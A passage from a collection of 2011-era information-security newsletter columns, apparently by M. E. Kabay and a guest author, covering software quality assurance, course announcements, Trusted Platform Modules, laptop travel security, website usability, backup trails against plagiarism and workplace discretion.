The Spring 2011 session of IS342 Management of Information Assurance< http://www.mekabay.com/courses/academic/norwich/is342/ > in the School of Business and Management at Norwich University has opened and there are bright-eyed undergraduates learning about the topics and keeping me on my toes. This semester I am responding to suggestions in the course reviews from previous semesters by eliminating Death By PowerPoint (type "death by powerpoint" into the search field of Google Images< http://www.google.com/imghp > for some hilarious cartoons and illustrations of that concept). This semester, the PowerPoint files are available as usual, and students received 6-slide-per-page printouts as review notes, but I'm not going to lecture at them any more. Instead, we are having vigorous classroom discussions – which are more fun not only for the students but for me!

In the introductory discussion of software quality assurance (SQA) on January 25, 2011, I mentioned something to the students that I have long argued: "Since the cost of rectifying errors grows by about ten times with each stage of development, it's sensible to incorporate SQA at every step of the system development life cycle."< http://www.networkworld.com/newsletters/2010/031510sec1.html >

During the class, we discussed this concept using an example. I hope readers will find it convincing.

We started off with a reminder of the steps of the system development lifecycle (SDLC)< http://www.computerworld.com/s/article/71151/System_Development_Life_Cycle > and then imagined a scenario in which Albert Analyst starts the requirements definition by chatting with Barbara User. She tells them that he has to plan for 12,000 transactions per hour as he and his colleagues design the new system they're planning. Unfortunately, Albert writes down 1, 200 instead of 12,000. However, Albert checks with Barbara before he leaves to be sure that she agrees with everything he wrote down. They catch the mistake and fix it in a matter of seconds.

Personally, when I am doing consulting work, I ask the user if I can connect my portable computer to the user's display so the user can see everything I type as I'm typing it. I also record the conversation; today, digital recorders< http://www.staples.com/Digital-Recorders-Recorders-Transcribers/cat_CL140515 > that fit in a shirt pocket and cost relatively little can hold hundreds of hours of recordings that can be uploaded to one's computer for further processing. Before I leave at the end of an interview, I either print my notes for the person I interviewed or send them by e-mail so that they can add more details and make corrections.

But what if Albert and Barbara failed to catch that tenfold error in the expected transaction volumes? Well, no fear, they can always catch the mistake once the requirements are formally put into a document for the user signatures. Yes, but at that time it will take more like several minutes – let's say 10 minutes – to spot the error, fix it in the file, and redistribute the updated file.

You can imagine to the the rest of the story: if the error gets all the way to system design, it might have a significant effect on technical decisions such as whether to include an index field in a data table. Fixing that kind of mistake could take an hour. If the mistake got all the way to coding in the implementation phase, it's conceivable that fixing that level of error might take several hours – maybe a day. And if the error makes it all the way through into production, the consequences could be serious indeed, with potential saturation of a system that was never intended to provide service levels ten times higher than expected.

The class discussion then turned to a reminder of the distinction between *validation* and *verification* in SQA. Checking with Barbara User to see that Albert Analyst got the information right is an example of validation: the requirements match what Barbara wants. (The question of whether what she wants is what she needs is a different issue.) Checking the code using software testing procedures to see that the new system can meet the service level agreement (SLA) among the developers, production, and the users is an example of *verification.*

We should use constant verification to support validation in the SDLC. In my opinion, we should be equally vigilant in all of our business communications. Take the time to be sure that you got it right during a discussion with your colleagues. Take notes and share them; summarize phone conversations by sending an e-mail with clear action items and who is going to do what by when. Check numerical information such as budget targets; be sure you know exactly who should be on an e-mail distribution list instead of guessing. All such verification procedures help to validate our plans. A

The Politics of Cyberspace (1): New Course Opens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As the Spring 2011 semester opens in the School of Business and Management< http://www.norwich.edu/academics/business/faculty.html > at Norwich University< http://www.norwich.edu/ >, I'm pleased to announce the availability of materials for a completely revised version of IS407, "Politics of Cyberspace."< http://www.mekabay.com/courses/academic/norwich/IS407/index.htm >

The course description < http://www.mekabay.com/courses/academic/norwich/IS407/is407_course_description.pdf > begins with this summary:

> As computing and networking technologies increasingly pervade the worlds of business, government, science, law enforcement, the military and entertainment, political and policy considerations also increase in importance as the Internet reaches an ever-greater portion of humanity. Highly controversial subjects involving government actions, legal theory, ethical judgements, international relations, and economic analysis are introduced with reference not only to historical developments of the last several decades but also to recent news reports. The course assumes only a rudimentary familiarity with the basic concepts and terminology of modern Internet usage and computing and is not a technology-focused course. This course offers students from all majors the opportunity to explore policy issues in greater depth than in technology-oriented courses they may have taken. Information-technology courses are not a prerequisite and students from all majors are welcome.
>
> Prerequisites: none. Open only to juniors and seniors. (3 Credits)

The topics shown in the syllabus< http://www.mekabay.com/courses/academic/norwich/IS407/is407_syllabus.pdf > this year are as follows:

- History and geography of cyberspace
- Governance of cyberspace and Net Neutrality
- The Digital Divide
- Virtual worlds (massively multiplayer online role-playing games and net-based meeting places)
- Evolving concepts of privacy in the age of social networks
- Employer and school reactions to private commentary posted on the 'Net
- Intellectual property laws and the evolution of entertainment
- Disintermediation and the future of newspapers, magazines, music and film
- Censorship around the world

- The implications of the WikiLeaks incident and US government responses
- Economic cybercrimes and information warfare
- Artificial intelligence and the 'Net.

Using Computer-Aided Thematic Analysis™ (CATA™)< http://www.mekabay.com/methodology/CATA.pdf >, I organized over 300 transcripts, interview and lecture podcasts and video clips into groups for each of the weeks in the course. The files containing all the links are available for download< http://www.mekabay.com/courses/academic/norwich/IS407/is407_resources/index.htm > as week-specific lists in HTM or DOCX and also in a comprehensive listing for the entire course. I hope readers will find value in these resources, which I have posted for free (non-commercial) public use. Feel free to use them for any educational purpose that does not require participants to pay anything specific for such use (so use in a formal course at a school, a non-profit conference, or in an enterprise is fine, but using the materials in a seminar where participants have to pay a profit-making group to get in is not).

In the next article in this series, I'll introduce the topics in the syllabus.

The Politics of Cyberspace (2): History & Governance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Internet has become such an integral part of our modern world that it's no surprise that there are many Internet topics that have political dimensions and implications. Today I want to start a short series of articles summarizing some of the issues in each of the topics listed for the completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011.

* * *

The first week was devoted to introducing the course (assignments, grades and so on) and then spending about an hour walking the students, most of whom are majoring in communications, through some early history of the Internet and the World Wide Web. I have to smile when I remember an incident in 2001 (in a C++ programming course) when I casually asked the class – most of whom were born around the early 1980s – when the World Wide Web opened up for general commercial use (around 1993). To my astonishment, one earnest youngster piped up, "1928?" I spoke with my Dean and as a result of that question and answer – plus the experiences of colleagues who had encountered the same sort of lack of general knowledge about our field – we established a Foundations of Computer Science and Information Assurance course for all our computer science< http://www.norwich.edu/academics/business/computerScience/index.html > and information assurance< http://www.norwich.edu/academics/business/infoAssurance/index.html > majors.

In IS407's first week, we discussed the role of DARPA< http://www.darpa.mil/ > in establishing the ARPANET< http://www.darpa.mil/Docs/Internet_Development_200807180909255.pdf > in the late 1960s and why datagram routing< http://www.tcpipguide.com/free/t_IPDatagramDeliveryandRouting.htm > was such an important aspect of the architecture of the future Internet – it was a response to the concerns about atomic warfare and attempted to route around disasters.< http://www.linktionary.com/i/internet_arch.html > We also introduced the concept of IPv4 address-space exhaustion< http://www.itworld.com/networking/127525/ipv6-basics-getting-started-ipv6 > due to the limited number of bits available for an IPv4 address – and compared the address space of IPv6 to that of IPv4< http://www.ipv6vsipv4.com/ > as equivalent to comparing the surface area of our solar system to that of a postage stamp.< http://www.tcpipguide.com/free/t_IPv6AddressSizeandAddressSpace-2.htm >

The second week of the Politics of Cyberspace course introduced the issues of governance of the Internet. We looked at the history of the plain-old telephone service (POTS)< http://www.networkdictionary.com/telecom/pots.php > and the importance of its common-carrier status.< http://www.cybertelecom.org/notes/telecom_carrier.htm > We asked who owns the

Internet and discussed why we say that either no one owns it or that everyone who owns an Internet-connected device or transmission channel owns part of it. Students watched the video clip "Warriors of the Net",< http://www.mekabay.com/overviews/warriors_of_the_internet.mpg > which explains the role of packets, routers, switches, and firewalls with amusement and interest. We also delved into the issues of 'Net Neutrality< http://www.mekabay.com/opinion/net_neutrality.pdf >, talking about the role of the Federal Communications Commission,< http://www.eff.org/issues/net-neutrality > and the difference between broadcasting using the public airways and narrowcasting from Internet Service Providers (ISPs) using only contractually approved connections. The communications majors were familiar with First Amendment provisions guaranteeing freedom from government interference in speech – except for the non-protected type of speech such as defamation, obscenity, incitement to riot, and sedition. Then we discussed the potential conflict between common-carrier status and active restriction or throttling of bandwidth allocation as a function of an ISP's solicitation of payment from those organizations which can afford to pay for the fastest access for the public. Students talked about the implications of having ISPs potentially ending up facilitating access to ads, online ordering, news and opinion from huge organizations such as Wal-Mart, MSNBC or Fox News while slowing down access to mom 'n' pop online stores, blogs and personal Web sites.

Changing the Status Quo for Security: Turn it ON

By Brian Berger

Today's essay is the first of two articles by Brian Berger, a Director of the Trusted Computing Group< http://www.trustedcomputinggroup.org/ >, which is "a not-for-profit organization formed to develop, define and promote open, vendor-neutral, industry standards for trusted computing building blocks and software interfaces across multiple platforms." What follows is entirely his work with minor edits.

* * *

Hackers have attacked the U.S. NASDAQ stock trading computers. Experts say cyber security in some large emerging world powers is almost non-existent. U.K. government email is compromised. These recent headlines prove that computer security is not only not solved, it is degrading.

These and other issues could be mitigated if users simply activated existing security available in their systems. This basically free security feature is in more than 500 million desktop and portable computers, yet only a small fraction of the users have activated the embedded security, according to a study by Aberdeen Research < http://www.trustedcomputinggroup.org/files/resource_files/9C601174-1D09-3519-ADCDD16816094054/Aberdeen_Report_TC_TuneIn_TurnItOn.pdf >.

Most people are not even aware of the security technology in their computer. That's OK if the technology is enabled when they purchase the computer, but the Trusted Platform Module< http://www.trustedcomputinggroup.org/developers/trusted_platform_module >, or TPM, is an opt-in tool. The TPM, a secure cryptographic integrated circuit (IC), provides a hardware-based root of trust that enables improved computer and network security compared to software-only approaches that can be defeated by the same software they are attempting to detect and block. The TPM was developed by the Trusted Computing Group< http://www.trustedcomputinggroup.org/ > (TCG) as an open standard, so several companies compete to supply the TPM making it cost competitive. As a result, most leading computer companies install the technology in their computers. In addition to industry experts in computing software, hardware and services, TCG's members also include companies that have a goal of improving the security in their own operations.

While it can be difficult to establish trust with people, you can easily establish a trusted relationship with a TPM-equipped machine and protect systems and networks. For consumers and enterprises that have PCs, servers and other products with a TPM, they just need to turn the TPM ON. It only takes four easy steps< http://www.trustedcomputinggroup.org/resources/how_to_use_the_tpm_a_guide_to_hardwarebased_endpoint_security >. While not as easy as simply flipping a switch, for corporations with an IT organization, it is a trivial technical challenge. Several companies offer tools to make the widespread implementation of the TPM in an organization even easier. With an activated TPM, users can easily encrypt files, folders and emails as well as more securely manage passwords to avoid unauthorized access to computers and networks.

The TPM provides a hardware security foundation for networks based on hooks in TCG's Trusted Network Connect standard<

http://www.trustedcomputinggroup.org/developers/trusted_network_connect >. A recent extension of that standard even provides secure social networking for machines through an interface to a Metadata Access Protocol< http://www.trustedcomputinggroup.org/resources/tnc_ifmap_binding_for_soap_specification > (IF-MAP) server. In addition, self-encrypting drives< http://www.trustedcomputinggroup.org/files/static_page_files/B1F59D21-1A4B-B294-D0B0998A3BDCF381/SED%20Solutions%20for%20Data%20Security_May192010.pdf > have been introduced based on TCG's Trusted Storage standard< http://www.trustedcomputinggroup.org/developers/storage > that takes advantage of the TPM.

More about implementing TPM in the next article.

Changing the Status Quo for Security: Join the Club

By Brian Berger

Today's essay is the second of two articles by Brian Berger, a Director of the Trusted Computing Group< http://www.trustedcomputinggroup.org/ >. In his first article< PUBLISHER WILL INSERT URL FOR FIRST ARTICLE >, Mr Berger discussed the widely underused Trusted Platform Module (TPM) which can easily help secure systems. Here, he discusses the state of acceptance of the TPM.

* * *

Companies that make computing and network products should investigate and analyze the benefits they can provide consumers by incorporating the TPM in their new products. Several companies already have new products based on TCG standards including the TPM that demonstrate what can be accomplished. As a result, early adopters have already taken advantage of improved TPM-based security in these existing products for organization-wide implementation.

Since July 2007, the Department of Defense has explicitly required a TPM in all its new computers< http://iase.disa.mil/policy-guidance/dod-dar-tpm-decree07-03-07.pdf >.

Government agencies outside of the U.S. are also embracing the TPM for improved security. Communications-Electronics Security Group (CESG)< http://www.cesg.gov.uk/ >, the United Kingdom's Government's National Technical Authority for Information Assurance (IA), has determined that the TPM can be used to protect security critical data at Business Impact Level 3 for RESTRICTED classified data< http://www.cesg.gov.uk/news/docs_pdfs/Infineon_pressrelease1.pdf >.

Governments that have not bought into the TPM include China, Russia, Kazakhstan and Belarus< http://www.computerworlduk.com/news/security/3239819/pwc-uses-trusted-platform-module-for-strong-authentication/ >. Their rejection alone should be sufficient reason for most people in all the other countries to activate their TPM.<grin>

Companies that have acknowledged the TPM's value and are pioneering the implementation of TPM-based security include PricewaterhouseCoopers (PwC)< http://www.computerworlduk.com/news/security/3239819/pwc-uses-trusted-platform-module-for-strong-authentication/ >. PwC's next-generation authentication system will replace employees' software-based private-key certificates for hardware-based storage of new certificates using the TPM. With over 35,000 employees already enjoying improved TPM security, PwC expects to have all of its 150,000 users converted in about a year.

PwC is not alone in its efforts. Other companies embracing the TPM and associated TCG standards that take advantage of the TPM include Boeing, BAE Systems, General Dynamics and Rockwell Collins.

With Cloud Computing growing rapidly, the need for improved security increases even further. TCG expects the TPM to play an important role to strengthen and complement the security services in any cloud operating system or hypervisor, especially with the strong authentication that the TPM enables. The Trusted Multi-Tenant Infrastructure Work Group<

http://www.trustedcomputinggroup.org/developers/trusted_multitenant_infrastructure > is working on an open-standards framework for cloud computing security. However, some of the TPM's capabilities can already be used for cloud security< http://www.trustedcomputinggroup.org/files/resource_files/1F4DEE3D-1A4B-B294-D0AD0742BA449E07/Cloud%20Computing%20and%20Security%20Whitepaper_July29.2010.pdf >.

In summary, having a high level of security does not normally get an organization in the news. In contrast, companies and government entities with vulnerable security frequently are in the headlines. So how much proof does it take to get us to activate and use the TPMs that are already in the organization? It's not like embracing a solution for global warming and doesn't require shelling out big bucks. You would think that anyone with proprietary information would do whatever it takes to protect unauthorized access to that information – before it appears on WikiLeaks< http://www.uncoverage.net/2011/01/wikileaks-summary-2010/ >.

Road Warriors:
Secure Your Laptops

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When staff members travel using such powerful computers, they are subjecting their personal office to possible loss, penetration, and damage – and possible legal consequences. In today's article, I'm presenting simple defences that I hope will be useful for employee security-awareness training.

Many computer users know that portable computers can fill all their computing needs. With terabytes of disk space, gigabytes of RAM, GHz processors, fast DVD drives, multiple high-capacity and spare rechargeable batteries, excellent wireless and Ethernet connectivity, and bright, rapid displays of whatever size and shape best suits a particular user, laptop computers may obviate the need for a desktop machine for users who can afford the surcharge placed on portability. However, such computers are exposed to a wider range of threats than desktop systems that sit behind the physical and electronic corporate barriers to unlawful access.

Physical Damage

Carrying case: Many laptop computers have their own padded cases; these often provide modest protection against abrasion but offer little padding to cushion their expensive cargo against vibration and shocks. Another, more serious disadvantage of original-equipment cases is that they look very much like what they are: computer bags. Another disadvantage is that most computer cases are soft-sided and too small to include much of the paperwork and books you need out of the office. To avoid announcing your suitability as victim to passing thieves and to ensure sufficient room for papers, you can use a standard briefcase with foam padding for the laptop. Some luggage stores will, at modest cost, cut foam to fit your equipment exactly.

Electrical power: be sure that your computer's electrical supply is capable of functioning on both 60 Hz, 110 V US/Canadian power and also on other standards such as the 50 Hz, 220 V electricity provided in many other parts of the world. In any case, if you are travelling overseas, you will need a set of plug adaptors to fit the various sockets found in different countries.

Theft

Laptop computers can be stolen both for their hardware value and for the data they contain. Don't leave your laptop unguarded in any public place; keep the strap over your shoulder with your arm placed so that the bag cannot easily be snatched. And if you sit down in a waiting area where you put down your laptop in its carrying case, put your leg through the strap so that a thief will have to contend with that obstruction if they try to take the laptop.

Another problem occurs in hotels. During a 20-minute break at a business seminar, thieves can easily get into even a locked seminar room – for example, through the unlocked access doors used by hotel staff – and steal lap-top computers with ease. At all seminars and conferences I attend, I routinely take my laptop with me even for coffee breaks.

As for leaving your laptop computer (or anything else of value) in your room, that depends very

much on where you are. In the US and Canada at business-class hotels, it seems to me that the risk is low; I certainly don't worry about it (but I encrypt all confidential data on the disk — see below). At worst I might store the portable in the hotel safe and get an official receipt. However, during my three week visit to mainland China years ago, I never left my laptop computer (or passport) anywhere at all; I carried it everywhere, including meals. In countries where industrial espionage is a normal expectation, leaving proprietary data accessible is always a bad idea.

Next time, I'll focus on protecting data and data communications via our laptops.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Road Warriors:
Secure Your Communications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first article of this two-part series, I looked at physical protection of laptop computers outside the office. Today we'll review fundamentals of protecting data and data communications. This pair of articles is designed to be useful in security-awareness training for employees who take corporate laptop computers out of the office.

All computers today include a *BIOS password* that is stored in a special semi-permanent memory call CMOS registers. Without the password, it may be difficult to start your computer; however, criminals and ordinary technicians know simple methods for resetting the CMOS registers.< http://www.tech-faq.com/reset-bios-password.html >

Encrypt data

Some security packages offer a *secure startup* routine, usually associated with whole-disk encryption (discussed below) which is much stronger than the security conferred by BIOS passwords.< http://www.microsoft.com/whdc/system/platform/pcdesign/secure-start_exec.mspx > In this technique, a special part of the hard disk called the *master boot record*< http://www.pcguide.com/ref/hdd/file/structMBR-c.html > is replaced by special security code that demands a password and the original bootstrap program is placed in the encrypted portion of the disk. Once the user has provided the right user ID and password, the secure startup program branches to the original boostrap program and the system continues its startup process using dynamic decryption of the disk contents.

Whole-disk encryption< http://www.networkworld.com/news/2010/081610-encryption.html >, if used with an effective password< http://www.networkworld.com/news/2009/070709-top-password.html > (NOT your spouse's name or the word "password") will protect the contents securely against all non-government attackers. Additional security can be achieved using biometric authentication or token-based authentication< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch28_i&a.pdf > (or both< http://www.networkworld.com/newsletters/2008/0225techexec1.html >).

Secure communications

When using wireless or wired communications outside the office – including at home – users should be conscious of securing their data transfers. Most digital subscriber line (DSL), cable and wireless broadband routers ("modems") provided by Internet service providers include firewall capabilities.< http://compnetworking.about.com/od/broadband/tp/dslcablerouters.htm > However, portable computers in hotels or conference centers may be exposed to attack from other users of the hotel network or from external attackers.< http://traveltips.usatoday.com/security-using-high-speed-internet-hotels-2978.html > Software firewalls (e.g., the highly-respected – and free – ZoneAlarm product< http://www.networkworld.com/community/blog/zonealarm-adds-more-stuff-its-free-firewall >) or hardware-based portable firewalls (e.g., Yoggie < http://www.networkworld.com/news/2008/111208-yoggie-shows-first-open-source.html >) can protect your computer against intrusion. To check your status at a hotel (or anywhere else online),

try Gibson Research Corporation's (GRC< http://www.grc.com >) (free) ShieldsUp< https://www.grc.com/x/ne.dll?bh0bkyd2 > service, which reports on whether any of your ports are open or even responding to challenges.< http://www.networkworld.com/community/node/31121 >

Don't let the convenience of your laptop put your corporate and private data at risk: use the security tools you need to safeguard your portable computer!\

In another series of articles, I'll look at security for today's smartphones.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Web Design Glitches Affect Utility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A recent attempt to unsubscribe from a specific newsletter got me thinking about Web design and the Parkerian Hexad's< http://www.mekabay.com/overviews/hexad_ppt.zip > inclusion of utility as a fundamental attribute of information security.

An organization's Web site has become one of its prime methods for communicating with potential customers, users and business partners users through e-commerce in the decade from 2000 to 2009< http://assets.opencrs.com/rpts/RL31293_20020222.pdf >. Organizations use a variety of strategies for exploiting their Websites < http://www.emeraldinsight.com/journals.htm?articleid=1463976&show=abstract > including trustworthiness indicators < http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.117.266&rep=rep1&type=pdf >. Customers and other users focus on several aspects of Web design when forming attitudes about the Website and its sponsor. Song & Zahedi's conceptual model< http://ebiz.bm.nsysu.edu.tw/2009/m964012040/主要參考文獻/WEB%20DESIGN%20IN%20E-COMMERCE.pdf > classifies the factors influencing user attitudes as follows:

- Promotion: information about products and services…
- Service: guarantees, order tracking, privacy…
- Information influence: customer ratings, testimonials, comments, chat…
- Self-efficacy: personalization (easy logon, easy reading), ease of use (concise information, uniform page design), effectiveness (graphics, audio)…
- Resource facilitation: enhancing product knowledge (FAQs, product info, links, search), customization (components, made-to-order), payment & receiving options

With these factors in mind, you can read an edited version of the e-mail I sent to the director of public relations for the company.

* * *

> Hello,
>
> I'm the writer for *Network World's Security Strategies* newsletter and I want to continue receiving appropriate media items from your firm.
>
> When I received e-mail below about -----, I tried the "unsubscribe" link in the message; it went to a generic unsubscribe that would have removed my address from all of your news, not from ----- news only. You may lose subscribers who would have been happy to receive other publications if you allow this error to persist.
>
> Went to your Privacy page at < http://www.-----.com/privacy.htm > -- found no unsubscribe information or link.
>
> Searched for "unsubscribe" using your Search function.

On results page found 404s:
"----- Direct" < http://www.-----.com/corpinfo/-----Direct/march2004.htm >

Second link "----- Direct" < http://www.-----.com/corpinfo/-----Direct/july2006.htm >

Third link, "----- - About ----- Inc." < http://www.-----.com/corpinfo/newsletter.htm > had a link on it that did send me to the right form, < http://forms.cognos.com/?elqPURLPage=4616&mc=-web_-----_subscribe >

Now curious about the extent of the errors, I tested the other links:

Fourth link, "----- Training and Education Services" < http://www.----- .com/training/subscribe.htm > pointed to < www.-----.com/opt/optprefs.cfm > where I went to the "----- Privacy Policy" which has no links for unsubscribing.

The fifth link, "----- -Communication Preferences" < http://www.-----.com/privacy.htm > also went to the ----- Privacy Policy (where, as mentioned, there seems to be no link for unsubscribing).

Finally, there is no link for Webmaster at the bottom of every page; in your Contact page, Web issues are buried in the section called E-mail in the description, “General 'non-technical' questions, concerns, or Web-site feedback.”

In summary,

- Someone needs to verify that links found in a search actually provide the functions advertised.
- Unsubscribe forms should allow complete control by the subscriber over exactly which communications to to reject and which to retain.
- I recommend you use a site-wide test for broken links. Professional Web-design software includes such tests and there are free utilities such as Xenu Link Sleuth< http://home.snafu.de/tilman/xenulink.html > that do the same and produce useful reports.
- Make it easy for viewers to tell your Web team about errors: include an e-mail link or a link to an HTML contact form at the bottom of every page or prominently in the Contacts page.

If I were grading your design team in one of my courses, I would issue an A- grade for these minor errors.<smile> Otherwise, what I saw of the site looks great!

Backups as an Anti-Plagiarism Tool

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Over several decades in academia, any professor is likely to encounter at least a few cases of plagiarism from foolish students. One of the most pernicious types of plagiarism involves theft of papers from a roommate's computer. The story usually goes something like this:

- Incompetent, disorganized student fails to prepare an essay that account for a significant part of his or her grade in a course that is required for completion of their degree.
- Desperate, the dilatory student realizes that his or her roommate, who is taking the same course, has already completed the assignment.
- Dishonest student takes advantage of roommate's absence to break into the poorly secured system – either simply by using the computer when it has not been locked or by learning or receiving the roommate's password.
- Plagiarizing student copies the draft or final version of the term paper, puts own name on it and submit it in place of the missing essay.
- Honest student, not having any idea of the theft, also hands in own paper shortly thereafter – and gets accused of plagiarism.

In class after class, I try to drum into my students that one of the best classes of evidence of their authorship of any work is a trail of backups with a version number for each file.

Here is a simple process for establishing a trail of evidence of ownership:

- Each time they open the current version of the document for the first time on a particular day, they should immediately save a new version of the document within incremented version number. For example, if yesterday's file is called < is342_term-paper_1_v06.docx > then today's file is immediately saved as < is342_term-paper_1_v07.docx >.
- At the end or beginning of every day, a student should make an *encrypted* differential backup that includes all files changed during the last 24 hours.
- A copy of the backup should be stored on a separate, removable device such as a portable hard disk or a flash drive – and that backup should be kept securely away from the computer itself. Typically, students can simply carry these small devices in their pockets, briefcases, purses or knapsacks.

If a thief takes control of the term paper and claims ownership, the victim immediately has an electronic trail that effectively proves that they, and not the thief, worked on the paper. Even if the thief steals the backups from the hard drive, their encryption should prevent exploitation. Having the document trail at hand makes it impossible for the thief to successfully claim ownership of the term paper.

Finally, students living in dormitories and sharing a dorm room with others should use the following simple precautions:

- Use whole-disk encryption on your personal computer.

- Lock your computer when you leave your room – no matter how soon you think you will return.
- Be sure that your password cannot easily be guessed: don't use anything that is related to family, hobbies, courses; best is to generate an easily-remembered password that isn't a real word.
- Don't use the same password for your encrypted backups that you do for login to your computer or for access to your university network. Every password should be different.
- Set a timeout on your computer so that it locks automatically after a reasonable period of inactivity. You will have to decide what's reasonable as a function of your normal use patterns. For example, if you rarely go more than, say, 20 minutes without activity on your system while you are working, then use 20 minutes as your timeout. Adjust the timeout so that it does not irritate you – otherwise you'll end up deactivating it.

I'll be posting this advice for my own students; I hope that readers from other universities will feel free to use or adapt this article for their own students' use.

Discretion on the Job

by M. E. Kabay, PhD, CISSP-ISSMP & David Blythe, JD
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Ron Schiller, former VP for fundraising for National Public Radio (NPR), resigned on March 8, 2011 after a conversation with undercover investigators was recorded on tape and then posted on the Internet.< http://www.npr.org/blogs/thetwo-way/2011/03/09/134358398/in-video-npr-exec-slams-tea-party-questions-need-for-federal-funds?ps=cprs >. The meeting was job-related; the investigators were pretending to be considering a $5M donation to NPR.

Mr Schiller confided political opinions to his supposed donors; because his opinions violated NPR's standards for political neutrality, NPR's Senior Vice President of Marketing, Communications and External Relations, Dana Davis Rehm, explicitly distanced the organization from his opinions: "We are appalled by the comments made by Ron Schiller in the video, which are contrary to what NPR stands for."

As you may have noticed, I am deliberately not discussing the content of Mr Schiller's opinions; the point of significance for this column is that yet another employee ran into two problems: (1) forgetting that he was on the job; and (2) assuming confidentiality where none exists. I'll start with the first issue today and in the next column and then move on to the issue of confidentiality.

The first principle is that everything we say in our official capacity should be viewed as expressing corporate policy. My friend and colleague David Blythe, JD, Associate Professor of Law in the School of Business and Management at Norwich University, explains, "Any communications made within this context should be presumed to be governed by the obligations and responsibilities inherent in the employment relationship – based on and subject to the contractual provisions which define that relationship." For example, imagine an executive involved in a discussion with, say, potential investors in a corporation's efforts to raise new capital. Readers will surely agree that having that person voice criticism of his or her upper management would be unprofessional and potentially actionable as a violation of non-disclosure clauses and reputation-protection provisions (expressed or implied) in his employment contract.

Professor Blythe adds, "Many organizations have explicit policies forbidding employees to wear or display symbols of advocacy such as lapel pins on their clothes or bumper stickers on vehicles used for work. In the mid-1980s, a Killington, Vermont ski area was using secondarily treated effluent from its own facilities (guest rooms, restaurant) for snow-making. A contractor's employee drove his own car with a bumper sticker reading 'Killington: Where the Affluent Meet the Effluent' into the client's parking lot; the offended client instructed the contractor not to let any of its employees display such stickers on its property.< http://www.time.com/time/magazine/article/0,9171,960146,00.html > Because such a restriction fell entirely within a contractual relationship to the contractor, Killington was arguably within its rights to make such a demand."

Similarly, an engineer meeting with customers would be foolish to begin discussing controversial topics off the main subject of a formal meeting intended to discuss design specifications. Talking about religion, politics, sexuality if they are irrelevant to the purpose of the meeting is ill-advised; these topics are effectively taboo subjects when we are on the job

representing our organization. Some people cannot partition a speaker's views into neat categories without overlap; hearing a vendor's representative espousing repugnant political / religious / sexual views – even if it's only over lunch – may so alienate listeners that they will (perhaps irrationally) feel distaste for the employer and choose not to do business with it. The problem is even more serious for any organization that depends professionally on a dispassionate attitude towards such subjects: public-opinion or market-research survey firms, academic research institutions, and news organizations are obvious examples of groups that would be adversely affected by off-the-cuff opinions during official functions.

In summary, watch your mouth when you are on duty!

More on this topic next time.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

David J. Blythe (BS Rutgers University; JD Vermont Law School) teaches business and environmental law at Norwich University. He has been a practicing attorney in Vermont for twenty five years and is a partner in the firm of Blythe & Taylor PLLC. Blythe is a co-owner of a real estate title services company and a founding director of Vermont Attorneys Title Corporation, (the largest provider of title insurance in the state). He was appointed by Governor Howard Dean as Chair of the Vermont Water Resources Board (2000-2004), a major environmental regulatory panel, and has served on the boards of directors of a regional hospital, a physician-hospital organization and a number of non-profit organizations. He resides in Montpelier, Vermont.

Discretion When Wearing a Uniform

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the last column < URL >, I discussed constraints on speech when we are representing our employer. In general, any time we are on the job and representing our employer, we must be aware of our contractual obligations limiting freedom of expression as defined in our employment contracts. The other side of this obligation is that employers must be sure that their employment contracts are clear, explicit and fully within the law in formulating guidelines on speech by their employees.

The issue of constraints on speech becomes murkier when we consider private, non-work-related expressions of opinion. In general, employers have no right under law to restrict political, religious or even sexual activism (or activities) by their employees outside working hours and performed without the use of employer resources. However, any such activity must be carried out without in any way implying that the employer is involved in the activities. For example, I am careful on my personal Website's Opinions page < http://www.mekabay.com/opinions > to include the disclaimer, "The opinions expressed in any of the writings on this Web site represent the author's opinions and do not necessarily represent the opinions or positions of his employers, associates, colleagues, students, relatives, friends, enemies, cats, dog or plants." Although I am proud to be a professor at Norwich University, the only place on my personal Website where I use the Norwich University logo is a navigation page < http://www.mekabay.com/courses/academic/index.htm > where I direct viewers to the courses I have taught at different institutions.

Employees who blatantly post identification of their employers on a private Web page are risking penalties even for relatively inoffensive materials; for example, Ellen Simonetti, a flight attendant for Delta Airlines, was fired in 2004 for posting pictures of herself in her uniform.< http://news.cnet.com/I-was-fired-for-blogging/2010-1030_3-5490836.html >

Academics are in a special position, since principles of academic freedom strongly constrain their administrations from inhibiting their speech on any topic. The American Association of University Professors (AAUP) has extensive guidelines about academic freedom.< http://www.aaup.org/AAUP/issues/AF/ > and the administration of Norwich University has clearly formulated its policy in its Academic Memorandum #3< http://www.norwich.edu/about/policy/facultyManual.pdf > which states in full:

> The University endorses the American Association of University Professors' 1940 statement on academic freedom and subscribes to the following principles:
>
